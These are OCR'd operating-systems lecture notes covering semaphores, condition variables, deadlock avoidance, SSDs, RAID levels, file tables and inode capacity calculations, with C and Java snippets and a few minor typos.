


```
#include <semaphore.h>

int sem_init(sem_t *sem, int pshared, unsigned int value)
int sem_destroy(sem_t *sem);

int sem_wait(sem_t *sem);
int sem_trywait(sem_t *sem);

int sem_post(sem_t *sem);
```

All functions return 0 on success

Figure 98. Semaphore methods. `pshared` can be set to 1 for IPC (needs to live in shared mem for IPC)

[89] *Usually an integer* ≥ 0




```c
static sem_t sem;

void* print_first(void* arg) {
  printf("This is first\n");
  sem_post(&sem);
}

void* print_second(void* arg) {
  sem_wait(&sem);
  printf("I'm going second\n");
}

int main(int argc, char *argv[])
{
  sem_init(&sem, 0, 0);
  /* Initialize, create, and join threads */
}
```

Figure 99. A snippet that uses semaphores as signals to `print_first` first and `print_second` second

Let’s consider the *producer-consumer* problem:

A semaphore is really a generalized mutex; we can consider a mutex as a semaphore with a value of 1.




The producer should write to the buffer (if the buffer is not full)

The consumer should read from the buffer (if the buffer is not empty)

Figure 100. All consumers share index i_c, and all producers share index i_p


We can ensure producers never overwrite filled slots by using a semaphore to track the number of empty slots;



```
void producer() {
  while (/* ... */) {
    /* spend time producing data */
    sem_wait(&empty_slots);
    fill_slot();
  }
}
void consumer() {
  while (/* ... */) {
    empty_slot();
    sem_post(&empty_slots);
    /* spend time consuming data */
```


Figure 101. Consumer `post`-s to the empty slots semaphore when done and producer `wait`-s on the empty slots semaphore before writing

A similar semaphore can be used to track the number of filled slots such that consumers never read empty slots;



```
void init_semaphores() {
  sem_init(&empty_slots, 0, buffer_size);
  sem_init(&filled_slots, 0, 0);
}
void producer() { while (/* ... */) {
  /* spend time producing data */
  sem_wait(&empty_slots);
  fill_slot();
  sem_post(&filled_slots);
} }
void consumer() { while (/* ... */) {
  sem_wait(&filled_slots);
  empty_slot();
  sem_post(&empty_slots);
  /* spend time consuming data */
} }
```

Figure 102. Two semaphores ensure proper order




```
void init_semaphores() {
  sem_init(&empty_slots, 0, 0);
  sem_init(&filled_slots, 0, 0);
}
```

Figure 103. Note: Initializing both semaphores to 0 will cause the program to hang because none of the producers will be able to produce anything and then the program just gets stuck

Subsection 3.15

Locking

Languages offer support for locking and syntactic sugar. For example, java offers the `synchronized` keyword:



```
public class Account {
  int balance;
  public synchronized void deposit(int amount)  { balance += amount; }
  public synchronized void withdraw(int amount) { balance -= amount; }
}
```

the compiler transforms to:


```
  public void deposit(int amount) {
    lock(this.monitor);
    balance += amount;
    unlock(this.monitor);
  }
  public void withdraw(int amount) {
    lock(this.monitor);
    balance -= amount;
    unlock(this.monitor);
  }
```

Another abstraction on top of these synchronization primitives are *condition variables* which enable inter-thread signaling.

```
int pthread_cond_init(pthread_cond_t *cond,
                      const pthread_condattr_t *attr)
int pthread_cond_destroy(pthread_cond_t *cond);
int pthread_cond_signal(pthread_cond_t *cond);
int pthread_cond_broadcast(pthread_cond_t *cond);
int pthread_cond_wait(pthread_cond_t *cond, pthread_mutex_t *mutex);
int pthread_cond_timedwait(pthread_cond_t *cond, pthread_mutex_t *mutex,
                           const struct timespec *abstime);
```

These condition variables must be paired with a mutex[90]; any calls to wait must already hold it (but signal/broadcast may not). The mutex is used to protect the condition variable itself, i.e. to prevent undesirable state changes in the condition variable due to synchronization problems.


[90] *One mutex can protect multiple condition variables*



```
pthread_mutex_t mutex;
int nfilled;
pthread_cond_t has_filled;
pthread_cond_t has_empty;

void producer() {
  // produce data
  pthread_mutex_lock(&mutex);
  while (nfilled == N) {
    pthread_cond_wait(&has_empty,
                      &mutex);
  }
  // fill a slot
  ++nfilled;
  pthread_cond_signal(&has_filled);
  pthread_mutex_unlock(&mutex);
}
```


```
void consumer() {
  pthread_mutex_lock(&mutex);
  while (nfilled == 0) {
    pthread_cond_wait(&has_filled,
                      &mutex);
  }
  // empty a slot
  --nfilled;
  pthread_cond_signal(&has_empty);
  pthread_mutex_unlock(&mutex);
  // consume data
}
```

Figure 104. Condition variables offer a more elegant solution to the producer-consumer problem



```
/* Thread 1 */
pthread_mutex_lock(&mutex);
while (!condition) {
  pthread_cond_wait(&cond, &mutex);
}
pthread_mutex_unlock(&mutex);

/* Thread 2 */
condition = true;
pthread_cond_signal(&cond);
```

Figure 105. Example: This piece of code is a problem because there is no mutex on the `condition=true` line which can cause the `while` to produce undesired behaviour. Consider the case where if thread 1 executes first and then it gets swapped away right at the first !*condition*. Then in thread 2 the condition is to be set to true and the signal is sent without anything happening – which causes the `pthread_cond_wait` to hang. This can be fixed by locking and unlocking around the `condition=true` and `signal` lines.



```
/* Thread 1 */
pthread_mutex_lock(&mutex);
if (!condition) {
  pthread_cond_wait(&cond, &mutex);
}
// What could happen here?
pthread_mutex_unlock(&mutex);

/* Thread 2 */
pthread_mutex_lock(&mutex);
condition = true;
pthread_mutex_unlock(&mutex);
pthread_cond_signal(&cond);

/* Thread 3 */
pthread_mutex_lock(&mutex);
condition = false;
pthread_mutex_unlock(&mutex);
```

Figure 106. Can we change the `while` to an `if`?

What if we want to avoid polling by changing the `while` to an `if`? A problem may occur here.

1. T1 goes first w/ initial condition false, cond 0, mutex 0
2. T1 locks mutex, so no races to worry currently
3. Put ourselves into condition variable's wait queue, and then unlock mutex
4. Thread 2 runs: locks mutex, sets condition to true, unlocks, and signals
5. Thread 1 can now wake up, condition is true, and then it can continue working
6. But Thread 3 can also wake up, set condition to true, and then transfer context to T2 which signals to T1.
   - Now T1 wakes up and by the time it gets to the `unlock condition` is false, which is a problem (since we wanted `condition` to be true T1 unlocks (as per the if statement))

Semaphores can be thought of as a special case of condition variables: though one can be implemented with the other it can get messy. Complex conditions are generally implemented with condition variables to keep things clean.

Definition 56

Locking Granularity is the extent to which a lock is held. Too many locks or locks covering large swathes of the program can slow down your program, so it's important to design critical sections carefully.

Subsection 3.16


Deadlocks

Deadlocks are a problem. Conditions for deadlocks include:

- mutual exclusion
- hold and wait (have a lock and try to acquire another)
- No preemption (can't take simple locks away)
- circular wait (waiting for a lock held by another process)


Thread 1	Thread 2
Get Lock 1	Get Lock 2
Get Lock 2	Get Lock 1
Release Lock 2	Release Lock 1
Release Lock 1	Release Lock 2

Figure 107. This can deadlock depending on the order of the processes trying to get the locks!



```
void f1() {
    locktype_lock(&l1);
    locktype_lock(&l2);
    // protected code
    locktype_unlock(&l2);
    locktype_unlock(&l1);
}
```

Figure 108. Enforcing order is one way to prevent deadlocks



```
void f2() {
    locktype_lock(&l1);
    while (locktype_trylock(&l2) != 0) {
        locktype_unlock(&l1);
        // wait
        locktype_lock(&l1);
    }
    // protected code
    locktype_unlock(&l2);
    locktype_unlock(&l1);
}
```

Figure 109. Alternatively, `try_lock` can be used to self-pre-empt in order to avoid deadlocking

See the `banksim.c` example
// TODO: take exercpts from banksim

Comment

> Note from review session: `fork` from a `pthread` will fork with just the calling thread.

Subsection 3.17

Disks (SSDs)

SSDs are basically a big block of transistors (flash memory) that persist bits.




Figure 110. SSD devices are partitioned into block, plane, and pages.

Comment

> Typical page sizes for SSDs are about 4KiB, reading a page is 10 μs, writing a page is 100 μs, and erasing a block is about $1ms$

Most commercial SSDs are build off of flash memory[91], we may only 1) read complete pages and 2) write to freshly erased pages. For standard commercial SSD implementations erasing is done per-block, so an entire block must be erased before writing to it. This means that writing can be slow since we may need to create a new block. Various optimizations can be done at an OS level to help optimize SSDs, mainly via garbage collection: moving live pages


[91] *Though there are some that use DRAM and more recently 3D X-Point (Optane)*

to new blocks so that the increasingly sparse old blocks can be erased. At the SSD-device level the disk controller has no idea which blocks are still alive, so the OS must step in with the TRIM command to inform the SSD of unused blocks.


3.17.1 RAID

Multi-disk schemes distribute data on multiple disks to prevent data loss and increase throughput.


- RAID 0 (striped volume): data is 'striped' across all disks in the array, resulting in a N-fold speedup with the number of disks with the drawback of introducing the possibility of data loss across all the disks on disk failure.



- On the other extreme, RAID 1 mirrors all data across all disks. Though it offers good reliability and performance, it incurs an extremely high cost for redundancy.



- A middle ground is RAID 4, which uses a dedicated parity disk which stores the XOR of the other copies. This means that the RAID array can still satisfy reads even if one drive fails.



RAID 4 requires at least 3 drives and allows for us to make use of $1 - \frac{1}{N}$ of available space. Read performance is improved on the order of $N - 1$ (ignoring parity) but there is additional complexity on write

- RAID 5 is an improved RAID 4 by distributing parity blocks across all disks, easing the write bottleneck on a single drive.





Figure 111. Note p parity blocks are distributed across all disks. Parity blocks are for a particular stripe (and are embedded in the stripe), so no parity block corresponds to other data blocks in the same disk

- RAID 6 includes an extra parity block per stripe to recover from 2 drive failures. However disk utilization drops to $1 - \frac{2}{N}$ of the total disk space and write performance suffers compared to RAID5 due to more parity calculations.




Subsection 3.18

File Systems

```
int open(const char *pathname, int flags, mode_t mode);

// flags can specify which operations: O_RDWR,O_WRONLY, O_RDWR
// also: O_APPEND moves the position to the end of the file initially

off_t lseek(int fd, off_t offset, int whence);

// lseek changes the position to the offset
// whence can be one of: SEEK_SET, SEEK_CUR, SEEK_END
//   set makes the offset absolute, cur and end are both relative
```


Figure 112. Common methods for interacting with the filesystem



```
DIR *opendir(char *path); // open directory
struct dirent *readdir(DIR *dir); // get next item
int closedir(DIR *dir); // close directory
```

Figure 113. Directory methods


File tables are stored in the PCB (process control block) and point to the underlying file in the OS.



Each processes has their own file table in its PCB[92] and these PCB file table entries then point to a global open file table (GOF) which holds information about the flags and seek position etc. This also houses the vnode[93] which holds information abotu the file (which can be sockets, regular files, mounts, pipes, etc). This implies that the current position in file is shared between processes and `seek` operations in one process leads to `seek` in the other processes. However, opening the same file in processes after a `fork` creates multiple GOF entries.


[92] *File descriptors are indexs into that table*

[93] *virtual node*



```
open("todo.txt", O_RDONLY);
fork();
open("b.txt", O_RDONLY);
```

Figure 114. For example, this snippet will produce two LOF (Local Open File table) and three GOF entries



How are files stored on disk?


- Contiguous allocation: Space efficient and with fast random access (block = floor(offset/blocksize)). But cannot be resized easily and fragmentation is a problem.
- Linked allocation: Each block has a pointer to the next block. This is more flexible but random access is slower.
- FAT (File Allocation Table): The linked list is no longer on-disk but s instead stored on a separate table. The FAT can be held in memory so random access is sped up.
- Indexed Allocation: Each block has a pointer to a table of pointers to the next block. However file size is limited by the maximum size of the index block.

Example

An index block stores pointers to data blocks only. Disk blocks are 8Kib, pointer to a block is 4 bytes. What is the maximum size of a file managed by this index block?
There are $\frac{8Kib}{4b} = 2^{11}$ pointers (and addressable blocks needed) so the total number of bytes is $2^{11} * 2^{13} = 2^{24}$ = 16Mib

Subsection 3.19

inodes



```
int socket(int domain, int type, int protocol);
```

`domain` is the general protocol, further specified with `protocol` (mostly unused)

`AF_UNIX` is for local communication (on the same physical machine)


`AF_INET` is for IPv4 protocol using your network interface

`AF_INET6` is for IPv6 protocol using your network interface

`type` is (usually) one of two options: stream or datagram sockets

Figure 115. `socket` sets protocol and type of socket

`inodes` describe a file system object. They contain metadata and pointers to block(s)[94]



- An index block stores 12 direct pointers, 1 single, double and triple indirect pointer each
- A disk block is 8 KiB in size
- A pointer to a block is 4 Bytes
- Indirect blocks consist of direct pointers only

Figure 116. # pointers per indirect table: $2^{13}/2^2 = 2^{11}$. Num of addressable blocks = $12+2^{11}+(2^{11})^2+(2^{11})^3 \approx 2^{33}$. Total bytes is $2^{33} \cdot 2^{13} = 64TiB$

